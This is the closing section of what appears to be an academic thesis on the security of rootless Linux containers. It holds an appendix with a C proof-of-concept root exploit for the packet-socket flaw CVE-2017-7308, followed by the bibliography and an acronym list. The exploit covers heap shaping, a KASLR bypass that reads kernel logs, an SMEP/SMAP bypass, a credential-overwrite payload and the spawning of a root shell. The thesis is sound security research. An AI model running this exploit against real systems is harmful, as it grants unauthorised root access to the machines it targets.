117     exit(EXIT_FAILURE);
118   }
119
120   struct tpacket_req3 req;
121   memset(&req, 0, sizeof(req));
122   req.tp_block_size = block_size;
123   req.tp_frame_size = frame_size;
124   req.tp_block_nr = block_nr;
125   req.tp_frame_nr = (block_size * block_nr) / frame_size;
126   req.tp_retire_blk_tov = timeout;
127   req.tp_sizeof_priv = sizeof_priv;
128   req.tp_feature_req_word = 0;
129
130   rv = setsockopt(s, SOL_PACKET, PACKET_RX_RING, &req, sizeof(req));
131   if (rv < 0) {
132     perror("[-] setsockopt(PACKET_RX_RING)");
133     exit(EXIT_FAILURE);
134   }
135 }
136
137 int packet_socket_setup(unsigned int block_size, unsigned int frame_size,
138     unsigned int block_nr, unsigned int sizeof_priv, int timeout) {
139   int s = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
140   if (s < 0) {
141     perror("[-] socket(AF_PACKET)");
142     exit(EXIT_FAILURE);
143   }
144
145   packet_socket_rx_ring_init(s, block_size, frame_size, block_nr,
146     sizeof_priv, timeout);
147
148   struct sockaddr_ll sa;
149   memset(&sa, 0, sizeof(sa));
150   sa.sll_family = PF_PACKET;
151   sa.sll_protocol = htons(ETH_P_ALL);
152   sa.sll_ifindex = if_nametoindex("lo");
153   sa.sll_hatype = 0;
154   sa.sll_pkttype = 0;
155   sa.sll_halen = 0;
156
157   int rv = bind(s, (struct sockaddr *)&sa, sizeof(sa));
158   if (rv < 0) {
159     perror("[-] bind(AF_PACKET)");
160     exit(EXIT_FAILURE);
161   }
162
163   return s;
164 }
165
166 void packet_socket_send(int s, char *buffer, int size) {
167   struct sockaddr_ll sa;
168   memset(&sa, 0, sizeof(sa));
169   sa.sll_ifindex = if_nametoindex("lo");
```

```
170    sa.sll_halen = ETH_ALEN;
171
172    if (sendto(s, buffer, size, 0, (struct sockaddr *)&sa,
173        sizeof(sa)) < 0) {
174      perror("[-] sendto(SOCK_RAW)");
175      exit(EXIT_FAILURE);
176    }
177  }
178
179  void loopback_send(char *buffer, int size) {
180    int s = socket(AF_PACKET, SOCK_RAW, IPPROTO_RAW);
181    if (s == -1) {
182      perror("[-] socket(SOCK_RAW)");
183      exit(EXIT_FAILURE);
184    }
185
186    packet_socket_send(s, buffer, size);
187  }
188
189  int packet_sock_kmalloc() {
190    int s = socket(AF_PACKET, SOCK_DGRAM, htons(ETH_P_ARP));
191    if (s == -1) {
192      perror("[-] socket(SOCK_DGRAM)");
193      exit(EXIT_FAILURE);
194    }
195    return s;
196  }
197
198  void packet_sock_timer_schedule(int s, int timeout) {
199    packet_socket_rx_ring_init(s, 0x1000, 0x1000, 1, 0, timeout);
200  }
201
202  void packet_sock_id_match_trigger(int s) {
203    char buffer[16];
204    packet_socket_send(s, &buffer[0], sizeof(buffer));
205  }
206
207  // * * * * * * * * * * * * * * * * Trigger * * * * * * * * * * * * * * * * * *
208
209  #define ALIGN(x, a)      __ALIGN_KERNEL((x), (a))
210  #define __ALIGN_KERNEL(x, a)     __ALIGN_KERNEL_MASK(x, (typeof(x))(a) - 1)
211  #define __ALIGN_KERNEL_MASK(x, mask)  (((x) + (mask)) & ~(mask))
212
213  #define V3_ALIGNMENT  (8)
214  #define BLK_HDR_LEN (ALIGN(sizeof(struct tpacket_block_desc), V3_ALIGNMENT))
215
216  #define ETH_HDR_LEN sizeof(struct ethhdr)
217  #define IP_HDR_LEN  sizeof(struct iphdr)
218  #define UDP_HDR_LEN sizeof(struct udphdr)
219
220  #define UDP_HDR_LEN_FULL  (ETH_HDR_LEN + IP_HDR_LEN + UDP_HDR_LEN)
221
222  int oob_setup(int offset) {
223    unsigned int maclen = ETH_HDR_LEN;
224    unsigned int netoff = TPACKET_ALIGN(TPACKET3_HDRLEN +
225          (maclen < 16 ? 16 : maclen));
226    unsigned int macoff = netoff - maclen;
227    unsigned int sizeof_priv = (1u<<31) + (1u<<30) +
228      0x8000 - BLK_HDR_LEN - macoff + offset;
229    return packet_socket_setup(0x8000, 2048, 2, sizeof_priv, 100);
230  }
231
232  void oob_write(char *buffer, int size) {
233    loopback_send(buffer, size);
234  }
235
236  void oob_timer_execute(void *func, unsigned long arg) {
237    oob_setup(2048 + TIMER_OFFSET - 8);
238
```

```
  int i;
  for (i = 0; i < 32; i++) {
    int timer = packet_sock_kmalloc();
    packet_sock_timer_schedule(timer, 1000);
  }

  char buffer[2048];
  memset(&buffer[0], 0, sizeof(buffer));

  struct timer_list *timer = (struct timer_list *)&buffer[8];
  timer->function = func;
  timer->data = arg;
  timer->flags = 1;

  oob_write(&buffer[0] + 2, sizeof(*timer) + 8 - 2);

  sleep(1);
}

void oob_id_match_execute(void *func) {
  int s = oob_setup(2048 + XMIT_OFFSET - 64);

  int ps[32];

  int i;
  for (i = 0; i < 32; i++)
    ps[i] = packet_sock_kmalloc();

  char buffer[2048];
  memset(&buffer[0], 0, 2048);

  void **xmit = (void **)&buffer[64];
  *xmit = func;

  oob_write((char *)&buffer[0] + 2, sizeof(*xmit) + 64 - 2);

  for (i = 0; i < 32; i++)
    packet_sock_id_match_trigger(ps[i]);
}

// * * * * * * * * * * * * * * * Heap shaping * * * * * * * * * * * * * * * * *

void kmalloc_pad(int count) {
  int i;
  for (i = 0; i < count; i++)
    packet_sock_kmalloc();
}

void pagealloc_pad(int count) {
  packet_socket_setup(0x8000, 2048, count, 0, 100);
}

// * * * * * * * * * * * * * * * * Getting root * * * * * * * * * * * * * * * *

typedef unsigned long __attribute__((regparm(3))) (* _commit_creds)(unsigned
    long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(
    unsigned long cred);

void get_root_payload(void) {
  ((_commit_creds)(KERNEL_BASE + COMMIT_CREDS))(
    ((_prepare_kernel_cred)(KERNEL_BASE + PREPARE_KERNEL_CRED))(0)
  );
}

// * * * * * * * * * * * * * * Simple KASLR bypass * * * * * * * * * * * * * * *

#define SYSLOG_ACTION_READ_ALL 3
#define SYSLOG_ACTION_SIZE_BUFFER 10
```

```
306
307 unsigned long get_kernel_addr() {
308   int size = klogctl(SYSLOG_ACTION_SIZE_BUFFER, 0, 0);
309   if (size == -1) {
310     perror("[-] klogctl(SYSLOG_ACTION_SIZE_BUFFER)");
311     exit(EXIT_FAILURE);
312   }
313
314   size = (size / getpagesize() + 1) * getpagesize();
315   char *buffer = (char *)mmap(NULL, size, PROT_READ|PROT_WRITE,
316     MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
317
318   size = klogctl(SYSLOG_ACTION_READ_ALL, &buffer[0], size);
319   if (size == -1) {
320     perror("[-] klogctl(SYSLOG_ACTION_READ_ALL)");
321     exit(EXIT_FAILURE);
322   }
323
324   const char *needle1 = "Freeing SMP";
325   char *substr = (char *)memmem(&buffer[0], size, needle1, strlen(needle1));
326   if (substr == NULL) {
327     fprintf(stderr, "[-] substring '%s' not found in dmesg\n", needle1);
328     exit(EXIT_FAILURE);
329   }
330
331   for (size = 0; substr[size] != '\n'; size++);
332
333   const char *needle2 = "ffff";
334   substr = (char *)memmem(&substr[0], size, needle2, strlen(needle2));
335   if (substr == NULL) {
336     fprintf(stderr, "[-] substring '%s' not found in dmesg\n", needle2);
337     exit(EXIT_FAILURE);
338   }
339
340   char *endptr = &substr[16];
341   unsigned long r = strtoul(&substr[0], &endptr, 16);
342
343   r &= 0xffffffffff000000ul;
344   r -= 0x1000000ul;
345
346   return r;
347 }
348
349 // * * * * * * * * * * * * * * * * * * * Main * * * * * * * * * * * * * * * * * * *
350
351 void exec_shell() {
352   char *shell = "/bin/bash";
353   char *args[] = {shell, "-i", NULL};
354   execve(shell, args, NULL);
355 }
356
357 void fork_shell() {
358   pid_t rv;
359
360   rv = fork();
361   if (rv == -1) {
362     perror("[-] fork()");
363     exit(EXIT_FAILURE);
364   }
365
366   if (rv == 0) {
367     exec_shell();
368   }
369 }
370
371 bool is_root() {
372   // We can't simple check uid, since we're running inside a namespace
373   // with uid set to 0. Try opening /etc/shadow instead.
374   int fd = open("/etc/shadow", O_RDONLY);
```

```
375   if (fd == -1)
376     return false;
377   close(fd);
378   return true;
379 }
380 
381 void check_root() {
382   printf("[.] checking if we got root\n");
383 
384   if (!is_root()) {
385     printf("[-] something went wrong =(\n");
386     return;
387   }
388 
389   printf("[+] got r00t ^_^\n");
390 
391   // Fork and exec instead of just doing the exec to avoid potential
392   // memory corruptions when closing packet sockets.
393   fork_shell();
394 }
395 
396 bool write_file(const char* file, const char* what, ...) {
397   char buf[1024];
398   va_list args;
399   va_start(args, what);
400   vsnprintf(buf, sizeof(buf), what, args);
401   va_end(args);
402   buf[sizeof(buf) - 1] = 0;
403   int len = strlen(buf);
404 
405   int fd = open(file, O_WRONLY | O_CLOEXEC);
406   if (fd == -1)
407     return false;
408   if (write(fd, buf, len) != len) {
409     close(fd);
410     return false;
411   }
412   close(fd);
413   return true;
414 }
415 
416 void setup_sandbox() {
417   int real_uid = getuid();
418   int real_gid = getgid();
419 
420         if (unshare(CLONE_NEWUSER) != 0) {
421     perror("[-] unshare(CLONE_NEWUSER)");
422     exit(EXIT_FAILURE);
423   }
424 
425         if (unshare(CLONE_NEWNET) != 0) {
426     perror("[-] unshare(CLONE_NEWUSER)");
427     exit(EXIT_FAILURE);
428   }
429 
430   if (!write_file("/proc/self/setgroups", "deny")) {
431     perror("[-] write_file(/proc/self/set_groups)");
432     exit(EXIT_FAILURE);
433   }
434   if (!write_file("/proc/self/uid_map", "0 %d 1\n", real_uid)){
435     perror("[-] write_file(/proc/self/uid_map)");
436     exit(EXIT_FAILURE);
437   }
438   if (!write_file("/proc/self/gid_map", "0 %d 1\n", real_gid)) {
439     perror("[-] write_file(/proc/self/gid_map)");
440     exit(EXIT_FAILURE);
441   }
442 
443   cpu_set_t my_set;
```

```
444   CPU_ZERO(&my_set);
445   CPU_SET(0, &my_set);
446   if (sched_setaffinity(0, sizeof(my_set), &my_set) != 0) {
447     perror("[-] sched_setaffinity()");
448     exit(EXIT_FAILURE);
449   }
450 
451   if (system("/sbin/ifconfig lo up") != 0) {
452     perror("[-] system(/sbin/ifconfig lo up)");
453     exit(EXIT_FAILURE);
454   }
455 }
456 
457 int main() {
458   printf("[.] starting\n");
459 
460   setup_sandbox();
461 
462   printf("[.] namespace sandbox set up\n");
463 
464 #if ENABLE_KASLR_BYPASS
465   printf("[.] KASLR bypass enabled, getting kernel addr\n");
466   KERNEL_BASE = get_kernel_addr();
467   printf("[.] done, kernel text:   %lx\n", KERNEL_BASE);
468 #endif
469 
470   printf("[.] commit_creds:        %lx\n", KERNEL_BASE + COMMIT_CREDS);
471   printf("[.] prepare_kernel_cred: %lx\n", KERNEL_BASE + PREPARE_KERNEL_CRED);
472 
473 #if ENABLE_SMEP_SMAP_BYPASS
474   printf("[.] native_write_cr4:    %lx\n", KERNEL_BASE + NATIVE_WRITE_CR4);
475 #endif
476 
477   printf("[.] padding heap\n");
478   kmalloc_pad(KMALLOC_PAD);
479   pagealloc_pad(PAGEALLOC_PAD);
480   printf("[.] done, heap is padded\n");
481 
482 #if ENABLE_SMEP_SMAP_BYPASS
483   printf("[.] SMEP & SMAP bypass enabled, turning them off\n");
484   oob_timer_execute((void *)(KERNEL_BASE + NATIVE_WRITE_CR4),
      CR4_DESIRED_VALUE);
485   printf("[.] done, SMEP & SMAP should be off now\n");
486 #endif
487 
488   printf("[.] executing get root payload %p\n", &get_root_payload);
489   oob_id_match_execute((void *)&get_root_payload);
490   printf("[.] done, should be root now\n");
491 
492   check_root();
493 
494   while (1) sleep(1000);
495 
496   return 0;
497 }
```

Bibliography

[1] A. Williams, B. Frank, and J. Ford. The Rapid Rate of Container Adoption. The New Stack Analysts Podcast, 2019-07-04. URL: https://thenewstack.io/the-rapid-rate-of-container-adoption/ (visited on Oct. 18, 2019) (cited on page 1).

[2] Forrester Research, Inc. The State Of Containerization. A Custom Technology Adoption Profile Commissioned by Red Hat, 2016-06-17. URL: https://www.redhat.com/cms/managed-files/forrester-tap-state-of-containerization-analyst-paper-201610-en.pdf (visited on Oct. 17, 2019) (cited on page 1).

[3] IBM Corporation. The state of container-based app development, 2018-01-17. URL: https://www.ibm.com/downloads/cas/BBKLLK1L (visited on Oct. 17, 2019) (cited on page 1).

[4] C. Abdelmassih. *Container Orchestration in Security Demanding Environments at the Swedish Police Authority*. Master Thesis, KTH, Royal Institute of Technology, Sweden, 2018-07-09 (cited on page 2).

[5] J.-A. Kabbe. *Security analysis of Docker containers in a production environment*. Master Thesis, Norwegian University of Science and Technology, 2017-06-12 (cited on pages 2, 5).

[6] F. Wendland and C. Banse. Threat Analysis of Container-as-a-Service for Network Function Virtualization. Whitepaper, Fraunhofer AISEC, 2017-11-14. URL: https://www.aisec.fraunhofer.de/content/dam/aisec/Dokumente/Publikationen/Studien_TechReports/englisch/caas_threat_analysis_wp.pdf (cited on pages 3, 15).

[7] P.-H. Kamp and R. N. Watson. Jails: confining the omnipotent root. In *Proceedings of the 2nd International SANE Conference*, volume 43, page 116, 2000. URL: http://phk.freebsd.dk/pubs/sane2000-jail.pdf (visited on June 24, 2019) (cited on pages 5, 8).

[8] M. Riondato. FreeBSD Handbook, Chapter 14. Jails. 2019-11-18. URL: https://www.freebsd.org/doc/en/books/handbook/jails.html (visited on Nov. 18, 2019) (cited on page 5).

[9] P.-H. Kamp and J. Gritton. Freebsd-12-stable sys/sys/jail.h. 2018-10-17. URL: http://fxr.watson.org/fxr/source/sys/jail.h?v=FREEBSD-12-STABLE#L44 (visited on Dec. 16, 2019) (cited on page 6).

[10] J. Corbet. Containers as kernel objects. 2017-05-23. URL: https://lwn.net/Articles/723561/ (visited on Nov. 18, 2019) (cited on page 6).

[11] J. Frazelle. Setting the Record Straight: containers vs. Zones vs. Jails vs VMs. 2017-03-28. URL: https://blog.jessfraz.com/post/containers-zones-jails-vms/ (visited on June 24, 2019) (cited on page 6).

[12] Open Container Initiative (OCI). Runtime specification. 2018-03-09. URL: https://github.com/opencontainers/runtime-spec/blob/master/spec.md (visited on Nov. 18, 2019). commit 74b670e (cited on pages 6, 13).

[13] M. Kerrisk and E. W. Biederman. *NAMESPACES(7) - overview of Linux namespaces*. commit 9ba0180. 2019-03-06. URL: http://man7.org/linux/man-pages/man7/namespaces.7.html (visited on June 14, 2019) (cited on page 6).

[14] The Linux Kernel Authors. Linux source code: include/linux/pid.h (v4.8). 2013-07-04. URL: https://elixir.bootlin.com/linux/v4.8/source/include/linux/pid.h (visited on Dec. 16, 2019) (cited on pages 6, 85).

[15] E. W. Biederman and Linux Networx. Multiple instances of the global Linux namespaces. In *Proceedings of the Linux Symposium*, volume 1, pages 101–112. Citeseer, 2006-07-19. URL: https://www.kernel.org/doc/ols/2006/ols2006v1-pages-101-112.pdf (cited on pages 7, 8, 17).

[16] M. Kerrisk. Namespaces in operation, part 1: namespaces overview. 2013-01-04. URL: https://lwn.net/Articles/531114/ (visited on Apr. 16, 2019) (cited on pages 7, 36).

[17] M. Kerrisk. Namespaces in operation, part 2: the namespaces API. 2013-01-08. URL: https://lwn.net/Articles/531381/ (visited on Apr. 16, 2019) (cited on page 7).

[18] M. Kerrisk. Namespaces in operation, part 3: PID namespaces. 2013-01-16. URL: https://lwn.net/Articles/531419/ (visited on Apr. 16, 2019) (cited on page 7).

[19] M. Kerrisk. Namespaces in operation, part 4: more on PID namespaces. 2013-01-23. URL: https://lwn.net/Articles/532748/ (visited on Apr. 16, 2019) (cited on page 7).

[20] M. Kerrisk. Namespaces in operation, part 5: user namespaces. 2013-02-27. URL: https://lwn.net/Articles/532593/ (visited on Apr. 16, 2019) (cited on page 7).

[21] M. Kerrisk. Namespaces in operation, part 6: more on user namespaces. 2013-03-06. URL: https://lwn.net/Articles/540087/ (visited on Apr. 16, 2019) (cited on page 7).

[22] J. Edge. Namespaces in operation, part 7: network namespaces. 2014-01-22. URL: https://lwn.net/Articles/580893/ (visited on Apr. 16, 2019) (cited on page 7).

[23] M. Kerrisk. Understanding user namespaces, 2018. URL: https://static.sched.com/hosted_files/osseu18/b5/understanding_user_namespaces-OSS.eu-2018-Kerrisk.pdf (visited on June 17, 2019). Presented at Open Source Summit 2018 (cited on pages 7, 9, 37).

[24] M. Kerrisk. Mount namespaces and shared subtrees. 2016-06-08. URL: https://lwn.net/Articles/689856/ (visited on Apr. 16, 2019) (cited on page 7).

[25] The Linux Kernel Authors. Linux source code: include/linux/fs.h (v4.8). 2016-09-01. URL: https://elixir.bootlin.com/linux/v4.8/source/include/linux/fs.h (visited on Dec. 16, 2019) (cited on pages 10, 85).

[26] M. Kerrisk and E. W. Biederman. *USER_NAMESPACES(7) - overview of Linux user namespaces*. commit 9ba0180. 2019-03-06. URL: http://man7.org/linux/man-pages/man7/user_namespaces.7.html (visited on Apr. 16, 2019) (cited on page 10).

[27] The Linux Kernel Authors. Linux source code: kernel/user_namespace.c (v4.8). 2016-06-24. URL: https://elixir.bootlin.com/linux/v4.8/source/kernel/user_namespace.c (visited on Dec. 16, 2019) (cited on pages 11, 12, 85).

[28] A. Semjonov. Running a full systemd init inside a rootless container. asciinema. 2019-06-14. URL: https://asciinema.org/a/251962 (visited on June 14, 2019) (cited on page 12).

[29] D. Cavalca. State of systemd @ facebook. All Systems Go! 2018. 2018-09-29. URL: https://media.ccc.de/v/ASG2018-192-state_of_systemd_facebook (visited on Nov. 25, 2019) (cited on page 12).

[30] A. Suda. Hardening Docker daemon with rootless mode. NTT Corporation. 2019-05-01. URL: https://www.slideshare.net/AkihiroSuda/dockercon-2019-hardening-docker-daemon-with-rootless-mode (visited on May 6, 2019) (cited on page 12).

[31] A. Crequy. Towards unprivileged container builds. 2018-04-25. URL: https://kinvolk.io/blog/2018/04/towards-unprivileged-container-builds/ (visited on Apr. 23, 2019) (cited on page 13).

[32] J. A. Donenfeld. Routing & network namespaces - wireguard. 2019-12-05. URL: https://www.wireguard.com/netns/ (visited on Dec. 9, 2019) (cited on page 13).

[33] Open Container Initiative (OCI). Runtime specification, configuration. 2019-06-17. URL: https://github.com/opencontainers/runtime-spec/blob/master/config.md (visited on Nov. 19, 2019). commit 7a49e34 (cited on page 13).

[34] Red Hat, Inc. Open source, containers, and Kubernetes | CoreOS. 2019-11-26. URL: https://coreos.com/ (visited on Nov. 26, 2019) (cited on page 13).

[35] J. Corbet. Controlling access to user namespaces. 2016-01-27. URL: https://lwn.net/Articles/673597/ (visited on Apr. 16, 2019) (cited on page 14).

[36] Open Web Application Security Project (OWASP Foundation). Threat Modelling Control Cheat Sheet. 2019-08-05. URL: https://cheatsheetseries.owasp.org/cheatsheets/Threat_Modeling_Cheat_Sheet.html (visited on Aug. 27, 2019) (cited on page 15).

[37] L. Kohnfelder and P. Garg. The Threats to Our Products, 1999-04-01. URL: https://adam.shostack.org/microsoft/The-Threats-To-Our-Products.docx (visited on Aug. 27, 2019) (cited on pages 15, 16).

[38] A. Shostack. *Threat Modeling: Designing for Security*. Wiley Publishing, 1st edition, 2014. ISBN: 9781118809990 (cited on pages 16, 43, 44, 46).

[39] J. Gomes, E. Bagnaschi, I. Campos, M. David, L. Alves, J. Martins, J. Pina, A. López-García, and P. Orviz. Enabling rootless Linux containers in multi-user environments: the udocker tool. *Computer Physics Communications*, 232:84–97, 2018. URL: https://doi.org/10.1016/j.cpc.2018.05.021 (cited on page 17).

[40] R. Priedhorsky and T. Randles. Charliecloud: unprivileged containers for user-defined software stacks in hpc. In *Proceedings of the International Conference for High Performance Computing, Networking, Storage and Analysis*, page 36. ACM, 2017 (cited on page 17).

[41] Hashicorp. Vagrant by Hashicorp. 2019-05-27. URL: https://www.vagrantup.com/ (cited on pages 22, 50).

[42] Red Hat, Inc. Ansible is Simple IT Automation. 2019-05-28. URL: https://www.ansible.com/ (cited on pages 22, 50).

[43] CVE-2016-5195 "DirtyCoW". Available from Red Hat CVE Database, CVE-ID CVE-2016-5195, 2016-10-19. URL: https://access.redhat.com/security/cve/cve-2016-5195 (visited on July 1, 2019) (cited on page 22).

[44] S. Nichols. Dirty COW explained: Get a moooo-ve on and patch Linux root hole. *The Register*, 2016-10-21. URL: https://www.theregister.co.uk/2016/10/21/linux_privilege_escalation_hole/ (visited on Jan. 6, 2020) (cited on page 22).

[45] Table of DirtyCoW PoCs. GitHub. 2019-04-09. URL: https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs (visited on July 2, 2019) (cited on page 23).

[46] S. Dulce. DirtyCoW vulnerability: impact on containers. 2016-11-01. URL: https://blog.aquasec.com/dirty-cow-vulnerability-impact-on-containers (visited on Apr. 26, 2019) (cited on page 25).

[47] scumjr. Proof of concept for DirtyCoW using a patched vDSO. GitHub. 2017-02-27. URL: https://github.com/scumjr/dirtycow-vdso (visited on July 2, 2019) (cited on page 26).

[48] M. Frysinger. *VDSO(7) - overview of the virtual ELF dynamic shared object*. commit 09b8afd. 2018-04-30. URL: http://man7.org/linux/man-pages/man7/vdso.7.html (visited on July 2, 2019) (cited on page 26).

[49] A. Konovalov. Exploiting the Linux kernel via packet sockets. 2017-05-10. URL: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html (visited on May 10, 2019) (cited on pages 26, 28).

[50] A. Konovalov. A proof-of-concept local root exploit for CVE-2017-7308. 2017-05-10. URL: https://github.com/xairy/kernel-exploits/blob/44fcbaafcb/CVE-2017-7308/poc.c (cited on pages 27, 28, 63).

[51] N. Stoler. The route to root: container escape using kernel exploitation. 2019-03-04. URL: https://www.cyberark.com/threat-research-blog/the-route-to-root-container-escape-using-kernel-exploitation/ (visited on Apr. 26, 2019) (cited on pages 29, 63).

[52] A. Semjonov. Bachelor thesis experiment: socksign exploit (CVE-2017-7308). asciinema. 2019-06-14. URL: https://asciinema.org/a/1hUWr74l1RTAbITvMR4FRzs8L (visited on June 14, 2019) (cited on page 30).

[53] D. Howells. Linux source code: kernel/cred.c (v4.8). 2008. URL: https://elixir.bootlin.com/linux/v4.8/source/kernel/cred.c (visited on July 15, 2019) (cited on pages 31, 86).

[54] E. Biederman and M. Kerrisk. *SETNS(2) - reassociate a thread with a namespace*. commit 9ba0180. 2019-03-06. URL: http://man7.org/linux/man-pages/man2/setns.2.html (visited on July 15, 2019) (cited on page 31).

[55] Google LLC. gVisor homepage. 2019-06-26. URL: https://gvisor.dev/ (cited on pages 32, 43).

[56] I. Gudger, T. K. Panum, and F. Voznika. RAW sockets are not supported, google/gvisor Issue #6. GitHub. 2018-05-02. URL: https://github.com/google/gvisor/issues/6 (visited on July 1, 2019) (cited on page 32).

[57] CVE-2017-7184 (out-of-bounds heap access in kernel's ip framework). Available from Red Hat CVE Database, CVE-ID CVE-2017-7184, 2017-03-29. URL: https://access.redhat.com/security/cve/cve-2017-7184 (visited on Oct. 11, 2019) (cited on page 32).

[58] CVE-2016-8655 (use-after-free bug in the raw packet socket implementation). Available from Red Hat CVE Database, CVE-ID CVE-2016-8655, 2016-12-06. URL: https://access.redhat.com/security/cve/cve-2016-8655 (visited on Oct. 11, 2019) (cited on page 32).

[59] CVE-2019-5736 "runc". Available from NIST NVD, CVE-ID CVE-2019-5736, 2019-02-11. URL: https://nvd.nist.gov/vuln/detail/CVE-2019-5736 (visited on June 17, 2019) (cited on page 33).

[60] A. Iwaniuk and B. Popławski. CVE-2019-5736: Escape from Docker and Kubernetes containers to root on host. 2019-02-13. URL: https://blog.dragonsector.pl/2019/02/cve-2019-5736-escape-from-docker-and.html (visited on Nov. 5, 2019) (cited on page 33).

[61] S. Bazanski. Unweaponized proof of concept for CVE-2019-5736 (Docker escape). 2019-02-12. URL: https://github.com/q3k/cve-2019-5736-poc/tree/b9ad254b03 (cited on page 33).

[62] Docker Inc. *Isolate containers with a user namespace*. 2018-10-30. URL: https://docs.docker.com/engine/security/userns-remap/ (visited on May 24, 2019) (cited on page 35).

[63] A. Sarai. Comment on issue #1980: [CVE-2019-5736]: runc uses more memory during start up after the fix. 2019-02-26. URL: https://github.com/opencontainers/runc/issues/1980#issuecomment-467446962 (visited on July 16, 2019) (cited on page 35).

[64] M. Kerrisk. User namespaces progress. 2012-12-13. URL: https://lwn.net/Articles/528078/ (visited on July 19, 2019) (cited on page 36).

[65] E. W. Biederman. [GIT PULL] user namespace and namespace infrastructure changes for 3.8. Available in the LKML Archive, 2012-12-11. URL: https://lore.kernel.org/lkml/87ip88uw4n.fsf@xmission.com/ (visited on July 19, 2019) (cited on pages 36, 39).

[66] FS#36969 - [linux] 3.13 add CONFIG_USER_NS. 2013-09-17. URL: https://bugs.archlinux.org/task/36969 (visited on Sept. 9, 2019) (cited on page 37).

[67] CVE-2014-5206 (failed to maintain mnt_lock_readonly bit upon remount). Available from NIST NVD, CVE-ID CVE-2014-5206, 2014-08-18. URL: https://nvd.nist.gov/vuln/detail/CVE-2014-5206 (visited on Sept. 9, 2019) (cited on page 37).

[68] CVE-2014-5207 (improper clearing of mnt_* flags upon remount). Available from NIST NVD, CVE-ID CVE-2014-5207, 2014-08-18. URL: https://nvd.nist.gov/vuln/detail/CVE-2014-5207 (visited on Sept. 9, 2019) (cited on page 37).

[69] J. Edge. User namespaces + overlayfs = root privileges. 2016-01-13. URL: https://lwn.net/Articles/671641/ (visited on July 19, 2019) (cited on page 37).

[70] M. Szeredi and A. Viro. Commit acff81e in kernel/git/torvalds/linux.git: ovl: fix permission checking for setattr. 2015-12-06. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=acff81ec2c79492b180fade3c2894425cd35a545 (visited on July 19, 2019) (cited on page 38).

[71] CVE-2013-1858 (illegal combination of clone_* flags). Available from NIST NVD, CVE-ID CVE-2013-1858, 2013-04-05. URL: https://nvd.nist.gov/vuln/detail/CVE-2013-1858 (visited on July 19, 2019) (cited on page 38).

[72] D. Eckhardt and M. Kerrisk. *CLONE(2) - create a child process*. commit 9ba0180. 2019-03-06. URL: http://man7.org/linux/man-pages/man2/clone.2.html (visited on July 19, 2019) (cited on page 38).

[73] M. Kerrisk. Anatomy of a user namespaces vulnerability. 2013-03-20. URL: https://lwn.net/Articles/543273/ (visited on July 8, 2019) (cited on page 38).

[74] P. Morjan. runq - a hypervisor-based Docker runtime based on runc. URL: https://github.com/gotoz/runq (visited on Sept. 16, 2019) (cited on page 44).

[75] Amazon Web Services, Inc. Firecracker. 2019-12-10. URL: https://firecracker-microvm.github.io/ (visited on Dec. 10, 2019) (cited on page 44).

[76] D. J. Walsh. Podman: a more secure way to run containers. 2018-10-30. URL: https://opensource.com/article/18/10/podman-more-secure-way-run-containers (visited on Sept. 16, 2019) (cited on page 45).

[77] G. Scrivano. Resources management with rootless containers and cgroups v2. 2019-02-26. URL: https://www.scrivano.org/2019/02/26/resources-management-with-rootless-containers/ (visited on Sept. 16, 2019) (cited on page 45).

[78] syzkaller - kernel fuzzer. GitHub. 2019-12-20. URL: https://github.com/google/syzkaller (visited on Jan. 7, 2020) (cited on page 47).

[79] The Chromium Authors. Linux sandboxing. 2019-09-10. URL: https://chromium.googlesource.com/chromium/src/+/HEAD/docs/linux_sandboxing.md (visited on Sept. 10, 2019) (cited on page 48).

[80] T. Tiigi. Rootless: add rootless docker install script, 2019-02-06. URL: https://github.com/docker/docker-install/commit/8ed533b (cited on page 49).

[81] CVE-2016-5195 "DirtyCoW". Available from NIST NVD, CVE-ID CVE-2016-5195, 2016-11-10. URL: https://nvd.nist.gov/vuln/detail/CVE-2016-5195 (visited on May 28, 2019) (cited on page 55).

[82] CVE-2017-7308 "SockSign". Available from NIST NVD, CVE-ID CVE-2017-7308, 2017-03-29. URL: https://nvd.nist.gov/vuln/detail/CVE-2017-7308 (visited on May 28, 2019) (cited on pages 61, 63).

[83] J. Bottomley. Unprivileged build containers. 2016-04-27. URL: https://blog.hansenpartnership.com/unprivileged-build-containers/ (visited on Apr. 16, 2019).

[84] B. Geesaman. Hacking and hardening Kubernetes clusters by example. 2017-12-15. URL: https://www.youtube.com/watch?v=vTgQLzeBfRU (visited on May 6, 2019). Video.

[85] A. Semjonov. Access to the Docker socket is dangerous. asciinema. 2019-06-14. URL: https://asciinema.org/a/251964 (visited on June 14, 2019).

[86] N. Hardy. The Confused Deputy. 1997-06-15. URL: https://web.archive.org/web/19970615020330/http://www.cis.upenn.edu/~KeyKOS/ConfusedDeputy.html (visited on Jan. 7, 2020).

[87] O. Thomas. What could possibly go wrong when deploying containers? 2020-01-04. URL: https://twitter.com/orinthomas/status/1213704205262655488 (visited on Jan. 20, 2020).

[88] J. Horn. Linux: broken uid/gid mapping for nested user namespaces with >5 ranges. 2018-11-05. URL: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712 (visited on Jan. 21, 2020).

List of Acronyms and Abbreviations

Namespaces

cgroup control group

IPC inter-process communication

PID process identifier

UID user identifier

UTS UNIX time sharing

Names and Trademarks

BSD Berkeley Standard Distribution

CVE Common Vulnerabilities and Exposures

LWN Linux Weekly News

LXC Linux Containers

OCI Open Container Initiative

OWASP Open Web Application Security Project

QEMU Quick Emulator, a hardware virtualization hypervisor

STRIDE mnemonic for Spoofing, Tampering, Repudiation, Information disclosure, Denial of service and Elevation of privilege

UNIX an operating system trademark

Miscellaneous

ACL access control list

CaaS Container-as-a-Sevice

CI continuous integration

CoW copy-on-write

CPU central processing unit

DoS denial of service

FaaS Function-as-a-Service

FS filesystem

HPC high-performance computing

ID identifier

IP internet protocol

IT information technology

KASLR kernel address space layout randomization

KVM kernel-based virtual machine

LTS long-term support

MAC mandatory access control

OS operating system

RBAC role-based access control

SMEP supervisor mode execution prevention

SMEP supervisor mode access prevention

SSH Secure Shell

SUID set user ID

SYSLOG system logging facility

vDSO virtual dynamic shared object

VPN virtual private network

List of Figures

1.1. Google Trends data showing the interest in the Docker software and Virtualization technology over time, which visualizes the rapid adoption of containerization technologies. 1

